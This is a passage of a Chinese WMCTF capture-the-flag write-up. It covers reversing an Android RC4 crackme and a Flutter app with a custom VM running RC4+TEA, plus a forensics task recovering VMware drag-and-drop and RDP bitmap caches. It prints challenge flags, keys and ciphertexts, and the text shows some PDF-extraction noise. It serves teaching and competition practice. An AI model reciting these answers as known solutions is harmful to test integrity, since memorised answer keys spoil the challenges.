*.text&ARM.extab:0000000000035873      DCB 0xFA
*.text&ARM.extab:0000000000035874      DCB 0x59 ; Y
*.text&ARM.extab:0000000000035875      DCB 0x47 ; G
*.text&ARM.extab:0000000000035876      DCB 0xF0
*.text&ARM.extab:0000000000035877      DCB 0xAD
*.text&ARM.extab:0000000000035878      DCB 0xD4
*.text&ARM.extab:0000000000035879      DCB 0xA2
*.text&ARM.extab:000000000003587A      DCB 0xAF
*.text&ARM.extab:000000000003587B      DCB 0x9C
*.text&ARM.extab:000000000003587C      DCB 0xA4
*.text&ARM.extab:000000000003587D      DCB 0x72 ; x
*.text&ARM.extab:000000000003587E      DCB 0xC0
*.text&ARM.extab:000000000003587F      DCB 0xB7
*.text&ARM.extab:0000000000035880      DCB 0xFD
*.text&ARM.extab:0000000000035881      DCB 0x93
*.text&ARM.extab:0000000000035882      DCB 0x26 ; &
*.text&ARM.extab:0000000000035883      DCB 0x36 ; 6
*.text&ARM.extab:0000000000035884      DCB 0x3F ; ?
*.text&ARM.extab:0000000000035885      DCB 0xF7
*.text&ARM.extab:0000000000035886      DCB 0xCC
*.text&ARM.extab:0000000000035887      DCB 0x34 ; 4
*.text&ARM.extab:0000000000035888      DCB 0xA5
*.text&ARM.extab:0000000000035889      DCB 0xE5
*.text&ARM.extab:000000000003588A      DCB 0xF1
*.text&ARM.extab:000000000003588B      DCB 0x71 ; q
*.text&ARM.extab:000000000003588C      DCB 0xD8
*.text&ARM.extab:000000000003588D      DCB 0x31 ; 1
*.text&ARM.extab:000000000003588E      DCB 0x15
*.text&ARM.extab:000000000003588F      DCB 4
*.text&ARM.extab:0000000000035890      DCB 0xC7
*.text&ARM.extab:0000000000035891      DCB 0x23 ; #
*.text&ARM.extab:0000000000035892      DCB 0xC3
*.text&ARM.extab:0000000000035893      DCB 0x18

```

而 `sub_11624` 函数则在静态分析后发现其实是一个 RC4 加密，其中密钥为 `Hello from C++`，只是最终在得到加密结果时都异或了 `0x50`

```

● 59   v33 = xmmword_357C0;
● 60   v34 = xmmword_357D0;
● 61   v35 = xmmword_357E0;
● 62   v36 = xmmword_357F0;
● 63   v39 = xmmword_35820;
● 64   v40 = xmmword_35830;
● 65   v41 = xmmword_35840;
● 66   v42 = xmmword_35850;
● 67   do
● 68   {
● 69     v11 = *(&v27 + v9);
● 70     v12 = v10 + v11 + *(v7 + (v9 - v9 / v8 * v8));
● 71     v13 = v12 + 255;
● 72     if ( v12 >= 0 )
● 73       v13 = v12;
● 74     v10 = v12 - (v13 & 0xFFFFFFFF00);
● 75     *(&v27 + v9++) = *(&v27 + v10);
● 76     *(&v27 + v10) = v11;
● 77   }
● 78   while ( v9 != 256 );
● 79   v14 = sub_FAB0(v6);
● 80   if ( v14 )           signed int
● 81   {
● 82     v15 = 0;
● 83     v16 = 0;
● 84     v17 = v5;
● 85     v18 = v14;
● 86     do
● 87     {
● 88       v19 = v15 + 1;
● 89       if ( v15 + 1 >= 0 )
● 90         v20 = v15 + 1;
● 91       else
● 92         v20 = v15 + 256;
● 93       v15 = v19 - (v20 & 0xFFFFFFFF00);
● 94       v21 = *(&v27 + v15);
● 95       v22 = v16 + v21;
● 96       v23 = v22 + 255;
● 97       if ( v22 >= 0 )
● 98         v23 = v22;
● 99       v16 = v22 - (v23 & 0xFFFFFFFF00);
● 100      --v18;
● 101      *(&v27 + v15) = *(&v27 + v16);
● 102      *(&v27 + v16) = v21;
● 103      v24 = *v6++;
● 104      *v17++ = *(&v27 + (*(&v27 + v15) + v21)) ^ 24 ^ 0x50;
● 105    }
● 106    while ( v18 );
● 107  }
● 108  v5[v14] = 0;
● 109  if ( *(v4 + 40) == v43 )
● 110    return OLL;
● 111  v26 = sub_F8F0(v14);
● 112  return nullsub_1(v26);
● 113 }

```

00011744 sub_11624:78 (11744)

最终在得到加密结果和与偏移为 0x46000 处的数据进行对比。密文数据用 frida 打印出来为

```

00 00 73 74 72 69 6e 67 46 72  ty.....stringFr
[Pixel XL::come.wmctf.crackme111]-> console.log(hexdump(Module.findBaseAddress('libnative-lib.so').add(0x46000)))
          0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
70a27e9000 18 76 eb 87 76 3e 77 08 c0 8d 56 25 9e 35 0d 16 .v..v>w...V%.5..
70a27e9010 23 65 61 6a 14 9d 4f 1c 64 21 7d 78 ba 53 91 22 #eaj..0.d!}x.S."

```

最终写出exp拿到 flag 为 wmtctf{e78ce1a3ac4be37a96e27e98c}

Re3

背景

这是一道flutter+自实现vm的移动端逆向题目。

常规的自实现vm题目要么vm非常复杂，要么很容易被做出来。复杂的vm基本上就是在拼选手的毅力和耐心了，这有悖于CTF的初衷。

flutter平台的题目通常由于目前没有较为完备的flutter端逆向工具链所以大部分基于flutter的题目都出的较为简单。

在这里，我结合了两者，用简单的vm配上flutter平台，在新的领域进行了一次尝试。

算法

核心算法我使用了RC4+TEA（本来是想用自己魔改的AES的，发现可能太难了，于是换成了网上的简单公开算法）

```
#include <csdiao>

unsigned char input[48]{};

auto output = (const unsigned char*)
"\x2E\xFF\x2B\xED\x6D\xBF\xFF\xB3\x9C\x2F\x03\x6A\xDA\x26\xBE\x5C"
"\xA7\x50\x4A\x52\xB4\xF0\x4D\x5D\x9D\x54\x53\xAB\x84\x1A\xA8\xC8"
"\x37\xE7\x73\x75\x4F\x2B\x93\x65\x36\x09\xD3\x1C\xDF\x20\xC1\x3A";

long long successful = 0;

void RC4(unsigned char* v, int v_len, unsigned char* key, int key_len)
{
    int S[256], T[256], i, j, k;

    for (i = 0; i < 256; i++)
    {
        S[i] = i;
        T[i] = key[i % key_len];
    }

    for (i = j = 0; i < 256; i++)
    {
        j = (j + S[i] + T[i]) % 256;
        S[i] ^= S[j];
        S[j] ^= S[i];
        S[i] ^= S[j];
    }

    for (i = j = k = 0; k < v_len; k++)
    {
        i = (i + 1) % 256;
        j = (j + S[i]) % 256;
        S[i] ^= S[j];
        S[j] ^= S[i];
        S[i] ^= S[j];
        v[k] ^= S[(S[i] + S[j]) % 256];
    }
}

void TEA(unsigned char* v, int len, unsigned char* k) {
```

```

for (size_t n = 0; n < len / 8; n++)
{
    unsigned int sum = 0,
        delta = 0x9E3779B9,
        v0 = *(unsigned int*)(v + n * 8),
        v1 = *(unsigned int*)(v + n * 8 + 4),
        k0 = *(unsigned int*)k,
        k1 = *(unsigned int*)(k + 4),
        k2 = *(unsigned int*)(k + 8),
        k3 = *(unsigned int*)(k + 12);

    for (size_t i = 0; i < 128; i++) {
        sum += delta;
        v0 += ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
        v1 += ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
    }

    *(unsigned int*)(v + n * 8) = v0;
    *(unsigned int*)(v + n * 8 + 4) = v1;
}
}

void verify()
{
    unsigned char key[] = { 'h', 'a', 'v', 'e', '_', 'f', 'u', 'n', '_', 'f', 'l', 'u',
't', 't', 'e', 'r' };

    RC4(input, 48, key, 16);
    TEA(input, 48, key);

    for (size_t i = 0; i < 48; i++)
    {
        if (input[i] != output[i])
        {
            return;
        }
    }

    successful = 1;
}

int main()
{
    scanf_s("%s", input, 48);
    verify();
    printf("%lld", successful);
}

```

将上面的代码以“禁用全部优化方式+禁用GS”模式编译之后，得到了一个可执行PE文件。因为是禁用了优化的，因此每一条指令都非常易读。

```
.text:00000001400013B0 var_13          = byte ptr -13h
.text:00000001400013B0 var_12          = byte ptr -12h
.text:00000001400013B0 var_11          = byte ptr -11h
.text:00000001400013B0
.text:00000001400013B0 sub    rsp, 48h
.text:00000001400013B4 mov    [rsp+48h+key], 68h ; 'h'
.text:00000001400013B4 mov    [rsp+48h+var_1F], 61h ; 'a'
.text:00000001400013B9 mov    [rsp+48h+var_1E], 76h ; 'v'
.text:00000001400013BE mov    [rsp+48h+var_1D], 65h ; 'e'
.text:00000001400013C3 mov    [rsp+48h+var_1C], 5Fh ; '_'
.text:00000001400013C8 mov    [rsp+48h+var_1B], 66h ; 'f'
.text:00000001400013CD mov    [rsp+48h+var_1A], 75h ; 'u'
.text:00000001400013D2 mov    [rsp+48h+var_19], 6Eh ; 'n'
.text:00000001400013D7 mov    [rsp+48h+var_18], 5Fh ; '_'
.text:00000001400013DC mov    [rsp+48h+var_17], 66h ; 'f'
.text:00000001400013E1 mov    [rsp+48h+var_16], 6Ch ; 'l'
.text:00000001400013E6 mov    [rsp+48h+var_15], 75h ; 'u'
.text:00000001400013EB mov    [rsp+48h+var_14], 74h ; 't'
.text:00000001400013F0 mov    [rsp+48h+var_13], 74h ; 't'
.text:00000001400013F5 mov    [rsp+48h+var_12], 65h ; 'e'
.text:00000001400013FA mov    [rsp+48h+var_11], 72h ; 'r'
.text:0000000140001404 mov    r9d, 10h      ; key_len
.text:0000000140001404 lea    r8, [rsp+48h+key] ; key
.text:000000014000140F mov    edx, 30h ; '0' ; v_len
.text:0000000140001414 lea    rcx, ?input@@3PAEA ; v
.text:000000014000141B call   ?RC4@@YAXPEAEH0H@Z ; RC4(uchar *,int,uchar *,int)
.text:0000000140001420 lea    r8, [rsp+48h+key] ; k
.text:0000000140001425 mov    edx, 30h ; '0' ; len
.text:000000014000142A lea    rcx, ?input@@3PAEA ; v
.text:0000000140001431 call   ?TEA@@YAXPEAEH0H@Z ; TEA(uchar *,int,uchar *)
.text:0000000140001436 mov    [rsp+48h+var_28], 0
.text:000000014000143F jmp    short loc_14000144E
.text:0000000140001441 ; -----
```

我们可以运行该程序，输入正确的flag后可以看到输出了1，表示代码逻辑完全正确。

VM

紧接着，我们要打造一套vm来模拟上述代码的执行。因为我是编译的x86_64架构的二进制文件，因此vm也选用类似架构。

```
import 'VExecuter.dart';
import 'VInsn.dart';
import 'VMem.dart';
import 'VReg.dart';

class VCtx {
  VReg reg = VReg();
  Map<int, VInsn> code = {};
  VMem data;
  VMem stack;

  VCtx(int DataBase, int dataSize, int stackBase, int stackSize)
    : data = VMem(DataBase, dataSize),
      stack = VMem(stackBase, stackSize);

  VMem mem(int address) {
    if (address >= stack.base && address < stack.base + stack.size) {
```

```

        return stack;
    } else {
        return data;
    }
}

void run(int start, int end) {
    reg.rip = start;
    reg.rsp = stack.base + stack.size ~/ 2;
    while (reg.rip != end) {
        execute(this);
    }
}

```

定义一个虚拟上下文结构，用于保存虚拟机的状态和执行指令。

```

import 'VReg.dart';

enum VInsnType {
    Add,
    And,
    Call,
    Cdq,
    Cdqe,
    Cmp,
    Idiv,
    Inc,
    Jmp,
    Jnb,
    Jnl,
    Jz,
    Lea,
    Mov,
    Movsxd,
    Movzx,
    Ret,
    Sar,
    Shl,
    Shr,
    Sub,
    Xor,
}

class VOpnd {
    VRegType main;
    VRegType sub;
    int fac;
    int imm;
}

```

```

    bool ptr;
    int ptrsize;

    VOpnd(this.main, this.sub, this.fac, this.imm, this.ptr, this.ptrsize);
}

class VInsn {
    VInsnType type;
    int address;
    int length;
    int opndnum;
    List<VOpnd> opnds;

    VInsn(Map<String, dynamic> value)
        : type = VInsnType.values[value['a']],
        address = value['b'],
        length = value['c'],
        opndnum = value['d'],
        opnds = [] {
            for (var i = 0; i < opndnum; i++) {
                opnds.add(VOpnd(
                    VRegType.values[value['e'][i]['a']],
                    VRegType.values[value['e'][i]['b']],
                    value['e'][i]['c'],
                    value['e'][i]['d'],
                    value['e'][i]['e'],
                    value['e'][i]['f']));
            }
        }
}

```

定义虚拟机指令的结构。我们要能够从json对象中直接解析出每一条指令，这里对json的key做了混淆处理。枚举中的指令是刚才编译的代码中我们需要用到的部分的所有指令。

```

enum VRegType {
    None,
    Rip,
    Rax,
    ...
}

class VReg {
    int rax = 0;
    int rcx = 0;
    int rdx = 0;
    ...

    int get al => rax & 0xFF;
    set al(int value) => rax = rax & 0xFFFFFFFFFFFFFFF00 | value & 0xFF;
}

```

```

...
bool get cf => (rflags & 1 << 0) != 0;
set cf(bool value) => rflags = value ? rflags | 1 << 0 : rflags & ~(1 << 0);

bool get zf => (rflags & 1 << 6) != 0;
set zf(bool value) => rflags = value ? rflags | 1 << 6 : rflags & ~(1 << 6);

bool get sf => (rflags & 1 << 7) != 0;
set sf(bool value) => rflags = value ? rflags | 1 << 7 : rflags & ~(1 << 7);

bool get of => (rflags & 1 << 11) != 0;
set of(bool value) => rflags = value ? rflags | 1 << 11 : rflags & ~(1 << 11);

int operator [](VRegType type) {
    switch (type) {
        case VRegType.Rip:
            return rip;
        ...
    }
}

void operator []=(VRegType type, int value) {
    switch (type) {
        case VRegType.Rip:
            rip = value;
            break;
        ...
    }
}

```

定义虚拟寄存器结构。实现了所有常用的寄存器，未提供浮点寄存器、段寄存器等的支持。标志寄存器参照了x86_64，但是只提供了4个标志位的使用权。

```

class VMem {
    List<int> memory;
    int base;
    int size;

    VMem(this.base, this.size) : memory = List.filled(size, 0);

    int readByte(int address) {
        return memory[address - base];
    }

    int readWord(int address) {
        return memory[address - base] | memory[address - base + 1] << 8;
    }
}

```

```

int readDword(int address) {
    return memory[address - base] |
        memory[address - base + 1] << 8 |
        memory[address - base + 2] << 16 |
        memory[address - base + 3] << 24;
}

int readQword(int address) {
    return memory[address - base] |
        memory[address - base + 1] << 8 |
        memory[address - base + 2] << 16 |
        memory[address - base + 3] << 24 |
        memory[address - base + 4] << 32 |
        memory[address - base + 5] << 40 |
        memory[address - base + 6] << 48 |
        memory[address - base + 7] << 56;
}

void writeByte(int address, int value) {
    memory[address - base] = value & 0xFF;
}

void writeWord(int address, int value) {
    memory[address - base] = value & 0xFF;
    memory[address - base + 1] = value >> 8 & 0xFF;
}

void writeDword(int address, int value) {
    memory[address - base] = value & 0xFF;
    memory[address - base + 1] = value >> 8 & 0xFF;
    memory[address - base + 2] = value >> 16 & 0xFF;
    memory[address - base + 3] = value >> 24 & 0xFF;
}

void writeQword(int address, int value) {
    memory[address - base] = value & 0xFF;
    memory[address - base + 1] = value >> 8 & 0xFF;
    memory[address - base + 2] = value >> 16 & 0xFF;
    memory[address - base + 3] = value >> 24 & 0xFF;
    memory[address - base + 4] = value >> 32 & 0xFF;
    memory[address - base + 5] = value >> 40 & 0xFF;
    memory[address - base + 6] = value >> 48 & 0xFF;
    memory[address - base + 7] = value >> 56 & 0xFF;
}

```

定义虚拟内存结构。对常用的读写进行了支持。由于是用的8字节的int模拟的1个byte，因此较为浪费内存，但是貌似对anti内存搜索有奇效？

```

import 'VCtx.dart';
import 'VInsn.dart';

void execute(VCtx vCtx) {
    var insn = vCtx.code[vCtx.reg.rip]!;
    vCtx.reg.rip += insn.length;

    switch (insn.type) {
        case VInsnType.Add:
            var op1 = _getOpnd(vCtx, insn.opnds[0]);
            var op2 = _getOpnd(vCtx, insn.opnds[1]);
            var result = op1 + op2;
            _setOpnd(vCtx, insn.opnds[0], result);
            break;
        ...
    }
}

int _getOpnd(VCtx vCtx, VOpnd opnd) {
    var target = vCtx.reg[opnd.main] + vCtx.reg[opnd.sub] * opnd.fac + opnd.imm;
    if (!opnd.ptr) {
        return target;
    }
    switch (opnd.ptrsize) {
        case 1:
            return vCtx.mem(target).readByte(target);
        case 2:
            return vCtx.mem(target).readWord(target);
        case 4:
            return vCtx.mem(target).readDword(target);
        case 8:
            return vCtx.mem(target).readQword(target);
        default:
            return 0;
    }
}

void _setOpnd(VCtx vCtx, VOpnd opnd, int value) {
    if (!opnd.ptr) {
        vCtx.reg[opnd.main] = value;
        return;
    }
    var target = vCtx.reg[opnd.main] + vCtx.reg[opnd.sub] * opnd.fac + opnd.imm;
    switch (opnd.ptrsize) {
        case 1:
            vCtx.mem(target).writeByte(target, value);
            break;
        case 2:
            vCtx.mem(target).writeWord(target, value);
    }
}

```

```

        break;
    case 4:
        vCtx.mem(target).writeDword(target, value);
        break;
    case 8:
        vCtx.mem(target).writeQword(target, value);
        break;
    default:
    }
}

void _pushStack(VCtx vCtx, int value) {
    vCtx.reg.rsp -= 8;
    vCtx.stack.writeQword(vCtx.reg.rsp, value);
}

int _popStack(VCtx vCtx) {
    var result = vCtx.stack.readQword(vCtx.reg.rsp);
    vCtx.reg.rsp += 8;
    return result;
}

int _signed(int value, int size) {
    if (value == 0) {
        return 0;
    } else if ((value & 1 << size * 8 - 1) == 0) {
        return 1;
    } else {
        return -1;
    }
}

```

实现每条指令的执行逻辑。由于没有发现有任何指令使用过除cmp以外的其他指令的标志位影响结果，因此没有给其他指令实现处理标志位。

生成指令

下面的目标是将刚才编译的程序的核心代码转换成我们虚拟机的指令。

我采用的是Zydis反汇编引擎，个人感觉这款引擎对x86_64的反编译效果最好。

通过IDA与010Editor，得到了以下几个信息：

1，算法的代码所在的文件偏移为0x400

2，算法的代码长度为0x493

3，input、successful、output_ptr、output所在的地址为0x140004050、0x140004080、0x140004000、0x140003210

4，verify函数的范围是0x1400013B0~0x140001493

那么我们读入代码相对应的部分并且使用Zydis进行反汇编，用ZydisFormatter得到文本形式的汇编代码。

Zydis的文本汇编的格式较为容易解析，我们提取每个汇编的助记符和各个操作数，并解析每一个操作数。

```
mov rax, 0xFF
mov rax, r8
mov rax, [r8]
mov rax, [r8+r9]
mov rax, [r8+r9*4]
mov rax, [r8+r9*4+0x20]
inc dword ptr [rax-8]
```

通常这些操作数都会有固定的格式，可以分为main sub fac imm ptr ptrsize共6个部分，分别对应了主寄存器 副寄存器 系数 立即数 是否寻址 寻址大小，逐一解析便可得到虚拟指令的各个数据。

```
class VOpnd {
public:
    int main;
    int sub;
    ll fac;
    ll imm;
    bool ptr;
    int ptrsize;

VOpnd() :main(0), sub(0), fac(0), imm(0), ptr(false), ptrsize(0) {}

string toString()
{
    string result = "{\"a\":";
    result += to_string(main);
    result += ",\"b\":";
    result += to_string(sub);
    result += ",\"c\":";
    result += to_string(fac);
    result += ",\"d\":";
    result += to_string(imm);
    result += ",\"e\":";
    result += ptr ? "true" : "false";
    result += ",\"f\":";
    result += to_string(ptrsize);
    result += "}";
    return result;
}

};

class VInsn {
public:
    int type;
    ll address;
```

```

int length;
int opndnum;
vector<VOpnd> opnds;

VIInsn() :type(0), address(0), length(0), opndnum(0) {}

string toString()
{
    string result = "{\"a\":";
    result += to_string(type);
    result += ",\"b\":";
    result += to_string(address);
    result += ",\"c\":";
    result += to_string(length);
    result += ",\"d\":";
    result += to_string(opndnum);
    result += ",\"e\":[";
    for (size_t i = 0; i < opndnum; i++)
    {
        result += opnds[i].toString();
        if (i != opndnum - 1)
        {
            result += ",";
        }
    }
    result += "]}";
    return result;
}
};

```

配上toString函数，即可生成对应的json字符串。

flutter验证部分

```

import 'RealVMInitCode.dart';import 'RealVMInitData.dart';import 'VCtx.dart';bool
VMRun(String flag) { if (flag.length != 47) { return false; } VCtx vCtx =
VCtx(0x140003000, 0x2000, 0, 0x10000); initCode(vCtx); initData(vCtx, flag);
vCtx.run(0x1400013B0, 0x140001492); return vCtx.data.readQword(0x140004080) == 1;}

```

将验证逻辑封装成一个函数，判断successful是否为1就可得知flag是否正确。

```

import 'dart:convert';import 'VCtx.dart';import 'VIInsn.dart';String embeded =
'...';void initCode(VCtx vCtx) { var list = base64.decode(embeded); for (var i =
0; i < list.length; i++) { list[i] ^= (255 - i % 256); } var bean = json.decode(
String.fromCharCodes(base64.decode(String.fromCharCodes(list))))['a']; for (var i
in bean) { vCtx.code[i['b']] = VIInsn(i); } }

```

将生成的json字符串经过简单加密之后，以base64形式硬编码于代码中，动态解密并解码成对象。

```

import 'VCtx.dart';void initData(VCtx vCtx, String flag) {
vCtx.data.writeQword(0X140003210, 0XB3FFBF6DED2BFF2E);
vCtx.data.writeQword(0X140003218, 0X5CBE26DA6A032F9C);
vCtx.data.writeQword(0X140003220, 0X5D4DF0B4524A50A7);
vCtx.data.writeQword(0X140003228, 0XC8A81A84AB53549D);
vCtx.data.writeQword(0X140003230, 0X65932B4F7573E737);
vCtx.data.writeQword(0X140003238, 0X3AC120DF1CD30936);
vCtx.data.writeQword(0x140004000, 0x140003210); for (var i = 0; i < 47; i++) {
vCtx.data.writeByte(0x140004050 + i, flag.codeUnits[i]); }
}

```

把data段的内存预先填充好，这里使用了IDAPython脚本辅助：

```

s=' for i in range(0x140003210,0x140003240): s+=''
vCtx.data.writeByte('+hex(i).upper()+' ,
'+hex(idaapi.get_byte(i)).upper()+' );\n'print(s)

```

flutter本体

做完准备工作后就可以开始题目的设计了。

这次本质上还是一个可交互式的APP，不过加了一些娱乐元素。

```

ElevatedButton( onPressed: () { var text; if (VMRun(controller.text)) {
text = 'Congratulations!'; } else { text = 'Try Again!'; controller.text
= '';} ScaffoldMessenger.of(context).showSnackBar(SnackBar( content:
Text(text), backgroundColor: Colors.lightBlue, duration: Duration(
seconds: 3, ), behavior: SnackBarBehavior.floating, )); }, child:
Text('OK'), )

```

判断逻辑的触发点在OK按钮的点击事件上，controller.text是选手输入的flag。


其余部分是整活的。

解题思路

参考链接：

<https://blog.tst.sh/reverse-engineering-flutter-apps-part-1/>

<https://blog.tst.sh/reverse-engineering-flutter-apps-part-2/>



本题是Android端的flutter，相关的代码逻辑都在libapp.so快照文件中。

然而由于flutter的特性，启动APP时首先启动的是Engine相关的，然后再将快照文件反序列化，并放入内存中执行。

纯静态的分析无疑是非常困难的，除了上文中作者提到的方法外，还可等反序列化完成之后将进程内存dump下来使用IDA分析。

之后就是解vm题常规步骤了。

Misc

Flag Thief WP

考点

- e01镜像仿真
- VMware Tools 文件复制缓存泄露
- Mctsc 缓存泄露
- 安卓模拟器镜像仿真还原
- Android 7 锁屏密码绕过与破解

详解

本题改编自真实取证案例，曾在之前某次大型取证比赛中出现过类似考点但零解（

e01镜像是目前取证中最常用的镜像格式，在制作过程中进行校验与压缩，兼具了速度与完整性两方面

对于e01镜像仿真最简单的方式就是直接将其作为物理盘挂载到本地，可以用工具 AccessData FTK Imager

挂载后我们简单翻一翻文件内容，可以看到安装了 VMware Tools，在路径

```
\Program Files\VMware\VMware Tools
```

本机与安装了 VMware Tools 的虚拟机之间进行文件复制操作，VMware Tools 会先将文件传到虚拟机的指定路径下，再对文件进行虚拟机内的复制操作（说点题外话：任何你通过 VMware Tools 复制进虚拟机的文件在虚拟机中都会存两份，如果不定期对复制文件缓存进行清理，就会很占存储空间，Linux 系统的缓存在用户根目录的隐藏文件夹 `.cache/vmware/drag_and_drop/` 下）

```
\Users\WMCTF\AppData\Local\Temp\vmware-WMCTF\VMwareDnD
```

在此路径下可以找到两个文件，一个安装包和一个文件名为32位字符串的不知道什么文件，尝试在线解32位hash

输入让你无语的MD5

5ebe2294ecd0e0f08eab7690d2a6ee69

解密

md5

secret

得到明文 secret，很明显和题目相关，暂时保存下来，继续寻找其他敏感数据

在此路径下可以看到有个 Terminal Server Client 文件夹，是使用 windows 自带的远程桌面控制留下的缓存数据

```
\Users\WMCTF\AppData\Local\Microsoft
```

在 Cache 文件夹下有3个bin文件，是针对 win7 以及更高版本的系统进行远控留下的位图缓存数据，可以从中恢复出图像

简单解析一下bin文件，每个bin文件都有固定的12字节文件头

前8个字节为固定字符串 RDP8bmp

页	Cache0000.bin x															
编辑方式:	十六进制(H) 运行脚本 运行模板															
Dh:	52	44	50	38	62	6D	70	00	06	00	00	00	F6	17	B0	BF
Dh:	6E	5F	CE	A9	40	00	40	00	00	00	00	FF	00	00	00	FF
Dh:	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF

后四个字节是版本号

Cache0000.bin																
编辑方式: 十六进制(H) <input checked="" type="checkbox"/>				运行脚本 <input type="checkbox"/>				运行模板 <input type="checkbox"/>								
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00h:	52	44	50	38	62	6D	70	00	06	00	00	00	F6	17	B0	BF
10h:	6E	5F	CE	A9	40	00	40	00	00	00	00	FF	00	00	00	FF
20h:	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF

接下来是每个区块图像的文件头，共12字节

前8个字节是图片hash值


Cache0000.bin																
编辑方式: 十六进制(H) <input checked="" type="checkbox"/>				运行脚本 <input type="checkbox"/>				运行模板 <input type="checkbox"/>								
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00h:	52	44	50	38	62	6D	70	00	06	00	00	00	F6	17	B0	BF
10h:	6E	5F	CE	A9	40	00	40	00	00	00	00	FF	00	00	00	FF
20h:	00	00	00	FF	00	00	00	FF	00	00	00	FF	00	00	00	FF


后4个字节分别是图片的宽度 (40 00) 和高度 (40 00)

Cache0000.bin																
编辑方式: 十六进制(H) <input checked="" type="checkbox"/>				运行脚本 <input type="checkbox"/>				运行模板 <input type="checkbox"/>								
